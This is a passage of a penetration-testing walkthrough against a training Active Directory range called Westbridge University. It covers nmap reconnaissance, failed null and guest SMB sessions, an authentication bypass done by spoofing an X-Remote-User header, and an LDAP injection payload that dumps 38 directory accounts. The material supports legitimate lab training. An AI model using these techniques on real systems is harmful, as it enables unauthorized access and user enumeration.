
Westbridge University is a multi-host Active Directory range on Hack Smarter built around a two-domain forest. The environment is designed to simulate a realistic enterprise network and provides a challenging internal penetration testing scenario involving multiple hosts, users, and domain relationships.
The goal is to conduct a comprehensive internal pentest and ultimately achieve Domain Admin privileges across the forest.

Scope & network map
Two subnets, seven targets, two domains joined by a bidirectional forest trust.
1
2
WESTBRIDGE.HSM  ◀──── bidirectional forest trust ────▶  WESTBRIDGE-RESEARCH.HSM
   DC / FILES / SQL / HELPDESK-WS / WEB(linux)              WEB / DC02
Phase 0 - Recon
A sweep of subnet 1 - only 3 of the 5 hosts answer (.20/SQL and .25/HELPDESK-WS are down at this stage) - shows a textbook AD layout: a DC on .5, a file server on .15, and a Linux web host on .10 exposing SSH, HTTP, and something on :5000.
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ nmap -v -iL subnet1 -sC Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-24 08:49 -0400 NSE: Loaded 127 scripts for scanning. NSE: Script Pre-scanning. Initiating NSE at 08:49 Completed NSE at 08:49, 0.00s elapsed Initiating NSE at 08:49 Completed NSE at 08:49, 0.00s elapsed Initiating Ping Scan at 08:49 Scanning 5 hosts [4 ports/host] Completed Ping Scan at 08:49, 2.85s elapsed (5 total hosts) Initiating Parallel DNS resolution of 3 hosts. at 08:49 Completed Parallel DNS resolution of 3 hosts. at 08:49, 2.50s elapsed Nmap scan report for 10.0.10.25 [host down] Nmap scan report for 10.0.10.20 [host down] Initiating SYN Stealth Scan at 08:49 Scanning 3 hosts [1000 ports/host] Discovered open port 80/tcp on 10.0.10.10 Discovered open port 3389/tcp on 10.0.10.15 Discovered open port 3389/tcp on 10.0.10.5 Discovered open port 135/tcp on 10.0.10.15 Discovered open port 135/tcp on 10.0.10.5 Discovered open port 445/tcp on 10.0.10.15 Discovered open port 445/tcp on 10.0.10.5 Discovered open port 22/tcp on 10.0.10.10 Discovered open port 5000/tcp on 10.0.10.10 Discovered open port 139/tcp on 10.0.10.5 Discovered open port 139/tcp on 10.0.10.15 Discovered open port 53/tcp on 10.0.10.5 Discovered open port 88/tcp on 10.0.10.5 Discovered open port 636/tcp on 10.0.10.5 Discovered open port 464/tcp on 10.0.10.5 Discovered open port 389/tcp on 10.0.10.5 Discovered open port 3268/tcp on 10.0.10.5 Discovered open port 3269/tcp on 10.0.10.5 Completed SYN Stealth Scan against 10.0.10.10 in 50.69s (2 hosts left) Discovered open port 5985/tcp on 10.0.10.15 Completed SYN Stealth Scan against 10.0.10.15 in 56.45s (1 host left) Discovered open port 593/tcp on 10.0.10.5 Discovered open port 5985/tcp on 10.0.10.5 Completed SYN Stealth Scan at 08:50, 58.17s elapsed (3000 total ports) NSE: Script scanning 3 hosts. Initiating NSE at 08:50 Completed NSE at 08:51, 46.20s elapsed Initiating NSE at 08:51 Completed NSE at 08:51, 0.00s elapsed Nmap scan report for 10.0.10.5 Host is up (0.28s latency). Not shown: 987 filtered tcp ports (no-response) PORT STATE SERVICE 53/tcp open domain 88/tcp open kerberos-sec 135/tcp open msrpc 139/tcp open netbios-ssn 389/tcp open ldap | ssl-cert: Subject: commonName=DC.westbridge.hsm | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC.westbridge.hsm | Issuer: commonName=CA01-AD-CA | Public Key type: rsa | Public Key bits: 2048 | Signature Algorithm: sha256WithRSAEncryption | Not valid before: 2026-07-04T17:04:11 | Not valid after: 2027-07-04T17:04:11 | MD5: 69d0 0b64 a174 8d8f 5af8 47c2 9925 4ff6 | SHA-1: 1520 b7f0 d1ac af9e 9453 7dc9 bc02 b897 7e20 508f |_SHA-256: 9d1a f795 bc5e ab84 fa1a 8383 b947 593f 0679 74a4 0ac1 7c9c a761 b72f c616 ebe5 |_ssl-date: TLS randomness does not represent time 445/tcp open microsoft-ds 464/tcp open kpasswd5 593/tcp open http-rpc-epmap 636/tcp open ldapssl | ssl-cert: Subject: commonName=DC.westbridge.hsm | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC.westbridge.hsm | Issuer: commonName=CA01-AD-CA | Public Key type: rsa | Public Key bits: 2048 | Signature Algorithm: sha256WithRSAEncryption | Not valid before: 2026-07-04T17:04:11 | Not valid after: 2027-07-04T17:04:11 | MD5: 69d0 0b64 a174 8d8f 5af8 47c2 9925 4ff6 | SHA-1: 1520 b7f0 d1ac af9e 9453 7dc9 bc02 b897 7e20 508f |_SHA-256: 9d1a f795 bc5e ab84 fa1a 8383 b947 593f 0679 74a4 0ac1 7c9c a761 b72f c616 ebe5 |_ssl-date: TLS randomness does not represent time 3268/tcp open globalcatLDAP 3269/tcp open globalcatLDAPssl | ssl-cert: Subject: commonName=DC.westbridge.hsm | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC.westbridge.hsm | Issuer: commonName=CA01-AD-CA | Public Key type: rsa | Public Key bits: 2048 | Signature Algorithm: sha256WithRSAEncryption | Not valid before: 2026-07-04T17:04:11 | Not valid after: 2027-07-04T17:04:11 | MD5: 69d0 0b64 a174 8d8f 5af8 47c2 9925 4ff6 | SHA-1: 1520 b7f0 d1ac af9e 9453 7dc9 bc02 b897 7e20 508f |_SHA-256: 9d1a f795 bc5e ab84 fa1a 8383 b947 593f 0679 74a4 0ac1 7c9c a761 b72f c616 ebe5 |_ssl-date: TLS randomness does not represent time 3389/tcp open ms-wbt-server | rdp-ntlm-info: | Target_Name: WESTBRIDGE | NetBIOS_Domain_Name: WESTBRIDGE | NetBIOS_Computer_Name: DC | DNS_Domain_Name: westbridge.hsm | DNS_Computer_Name: DC.westbridge.hsm | DNS_Tree_Name: westbridge.hsm | Product_Version: 10.0.26100 |_ System_Time: 2026-08-24T12:50:54+00:00 |_ssl-date: TLS randomness does not represent time | ssl-cert: Subject: commonName=DC.westbridge.hsm | Issuer: commonName=DC.westbridge.hsm | Public Key type: rsa | Public Key bits: 2048 | Signature Algorithm: sha256WithRSAEncryption | Not valid before: 2026-07-02T12:41:18 | Not valid after: 2027-01-01T12:41:18 | MD5: de97 5f2f b906 474e fb48 2af2 f15a 9b87 | SHA-1: 45e9 eed4 c533 ea33 e2ee e343 2eb9 7ced 122c 7e38 |_SHA-256: 37c7 99cd 5c55 5ac9 618b 5661 289e 37b9 d9fc fff4 632c 5e3f 24e5 3f79 806e 2fbf 5985/tcp open wsman
Nmap scan report for 10.0.10.10 Host is up (0.28s latency). Not shown: 997 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh | ssh-hostkey: | 256 13:d1:4e:e8:24:08:18:db:cf:34:25:c7:7a:44:b8:c9 (ECDSA) |_ 256 8f:3d:1f:94:93:19:44:8f:4c:60:bb:2f:72:e0:52:6b (ED25519) 80/tcp open http |_http-title: Westbridge University | Excellence in Education & Research | http-methods: |_ Supported Methods: GET POST OPTIONS HEAD 5000/tcp open upnp
NSE: Script Post-scanning. Initiating NSE at 08:51 Completed NSE at 08:51, 0.00s elapsed Initiating NSE at 08:51 Completed NSE at 08:51, 0.00s elapsed Post-scan script results: | clock-skew: | 0s: | 10.0.10.5 |_ 10.0.10.15 Read data files from: /usr/share/nmap Nmap done: 5 IP addresses (3 hosts up) scanned in 110.01 seconds Raw packets sent: 5092 (223.884KB) | Rcvd: 1108 (44.628KB) ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$
Note the DC certificate is issued by CA01-AD-CA - there’s an AD CS in play, worth remembering. Null / guest sessions get nowhere (signing required, no anonymous RID brute):
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University]
└─$ nxc smb subnet1 -u '' -p '' --rid-brute
SMB         10.0.10.5       445    DC               [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC) (domain:westbridge.hsm) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.0.10.15      445    FILES            [*] Windows 11 / Server 2025 Build 26100 x64 (name:FILES) (domain:westbridge.hsm) (signing:True) (SMBv1:None)
SMB         10.0.10.5       445    DC               [+] westbridge.hsm\:
SMB         10.0.10.15      445    FILES            [-] westbridge.hsm\: STATUS_ACCESS_DENIED
SMB         10.0.10.5       445    DC               [-] Error connecting: LSAD SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.
SMB         10.0.10.15      445    FILES            [-] Error creating DCERPC connection: SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.
Running nxc against 5 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ nxc smb subnet1 -u 'guest' -p 'guest' --rid-brute SMB 10.0.10.5 445 DC [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC) (domain:westbridge.hsm) (signing:True) (SMBv1:None) (Null Auth:True) SMB 10.0.10.15 445 FILES [*] Windows 11 / Server 2025 Build 26100 x64 (name:FILES) (domain:westbridge.hsm) (signing:True) (SMBv1:None) SMB 10.0.10.5 445 DC [-] Connection Error: The NETBIOS connection with the remote host timed out. SMB 10.0.10.15 445 FILES [-] Connection Error: The NETBIOS connection with the remote host timed out. Running nxc against 5 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
The People Directory app on 10.0.10.10:5000 doesn’t accepts any default credentials, and its public profiles already leak a couple of real addresses (s.harrison@westbridge.hsm, admissions@westbridge.hsm) - but the real prize is in robots.txt:
That backup is a legacy Apache reverse-proxy config:
1 2 3 4 5 6 7 8 9 10 11
# Westbridge University - People Directory - Legacy Reverse Proxy Configuration # DEPRECATED - retained for migration compatibility <VirtualHost *:80> ServerName directory.westbridge.hsm ProxyPreserveHostOn # Authentication is performed by the university SSO gateway. # Forward authenticated identity to the directory backend. RequestHeader set X-Remote-User "%{REMOTE_USER}s" ProxyPass / http://127.0.0.1:5000/ ProxyPassReverse / http://127.0.0.1:5000/ </VirtualHost>

The backend trusts the X-Remote-User header for identity. Because we can reach :5000 directly, we set that header ourselves - authenticating as anyone the app respects.

The directory’s search endpoint builds an LDAP filter from user input with no sanitisation, so a classic LDAP injection)(objectClass=* turns “search” into “dump everything”:
38 accounts - real users plus juicy service accounts (svc_legacy, svc_mssql, svc_web, svc_files, svc_krb_t2, svc_webmonitor) and a cross-forest researchoperator.
